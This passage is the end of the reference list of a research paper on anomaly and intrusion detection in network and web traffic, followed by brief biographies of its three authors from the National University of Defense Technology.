Sakurada M, Yairi T. Anomaly detection using autoencoders with nonlinear dimensionality reduction. In: Proceedings of the MLSDA 2014 2nd Workshop on Machine Learning for Sensory Data Analysis. ACM; 2014. p. 4–11.
Schlegl T, Seebck P, Waldstein SM, Schmidt-Erfurth U, Langs G. Unsupervised anomaly detection with generative adversarial networks to guide marker discovery. In: Information Processing in Medical Imaging. Springer International Publishing; 2017. p. 146–57.
Song Y, Keromytis AD, Stolfo SJ. Spectrogram: A mixture-of-markov-chains model for anomaly detection in web traffic. Proceedings of the 16th Network and Distributed System Security Symposium (NDSS 2009). ISOC, 2009.
Swarnkar M, Hubballi N. Ocpad: one class naive bayes classifier for payload based anomaly detection. Expert Syst Appl 2016;64:330–9.
Tax DMJ, Duin RPW. Support vector data description. Mach Learn 2004;54(1):45–66.
Torrano-Giménez C, Pérez-Villegas A, Álvarez G. HTTP DATASET CSIC 2010; 2010.
Vaswani A, Shazeer N, Parmar N, Uszkoreit J, Jones L, Gomez AN, Kaiser Ł, Polosukhin I. Attention is all you need. In: Advances in Neural Information Processing Systems 30. Curran Associates; 2017. p. 5998–6008.
Vincent P, Larochelle H, Bengio Y, Manzagol P-A. Extracting and composing robust features with denoising autoencoders. In: Proceedings of the 25th International conference on Machine learning. ACM; 2008. p. 1096–103.
Vinyals O, Toshev A, Bengio S, Erhan D. Show and tell: A neural image caption generator. In: 2015 IEEE Conference on

Computer Vision and Pattern Recognition (CVPR). IEEE; 2015. p. 3156–64.

Wang K, Parekh JJ, Stolfo SJ. Anagram: A content anomaly detector resistant to mimicry attack. In: Recent Advances in Intrusion Detection. Springer Berlin Heidelberg; 2006. p. 226–48.

Wang K, Stolfo SJ. Anomalous payload-based network intrusion detection. In: Recent Advances in Intrusion Detection. Springer Berlin Heidelberg; 2004. p. 203–22.

Wang W, Sheng Y, Wang J, Zeng X, Ye X, Huang Y, Zhu M. Hast-ids: learning hierarchical spatial-temporal features using deep neural networks to improve intrusion detection. IEEE Access 2018;6:1792–806.

Warrender C, Forrest S, Pearlmutter BA. Detecting intrusions using system calls: Alternative data models. In: Proceedings of the 1999 IEEE Symposium on Security and Privacy (Cat. No.99CB36344). IEEE; 1999. p. 133–45.

Xie M, Hu J. Evaluating host-based anomaly detection systems: A preliminary analysis of adfa-ld. In: 2013 6th International Congress on Image and Signal Processing (CISP). IEEE; 2013. p. 1711–16.

Xu D, Ricci E, Yan Y, Song J, Sebe N. Learning deep representations of appearance and motion for anomalous event detection. Proceedings of the British Machine Vision Conference (BMVC). BMVA Press, 2015a.

Xu K, Ba J, Kiros R, Cho K, Courville A, Salakhudinov R, Zemel R, Bengio Y. Show, attend and tell: Neural image caption generation with visual attention. In: Proceedings of the 32nd International Conference on Machine Learning. PMLR; 2015b. p. 2048–57.

Yuan, X., Ding, L., Salem, M.B., Li, X., Wu, D., 2020. Connecting web eventforecasting with anomaly detection: A case study on enterprise web applications using self-supervised neural networks. arXiv:2008.13707.

Zhang G, Qiu X, Gao Y. Software defined security architecture with deep learning-based network anomaly detection module. In: 2019 IEEE 11th International Conference on Communication Software and Networks (ICCSN). IEEE; 2019. p. 784–8.

Zhi-Quan Qin received the M.S. degree in computer science and technology from the National University of Defense Technology, China, in 2017. He is currently a Ph.D. candidate in the College of Computer of National University of Defense Technology. His current research interests lie in machine learning, anomaly detection and network security.

Xing-Kong Ma received the Ph.D. degree in computer science and technology from the National University of Defense Technology, China, in 2014. Currently, he is a lecturer of College of Computer of National University of Defense Technology. His current research interests include the areas of network security and machine learning.

Yong-Jun Wang received the Ph.D. degree in computer architecture from the National University of Defense Technology, China, in 1998. He is currently a Professor with the College of Computer, National University of Defense Technology. His research interests include network security and system security.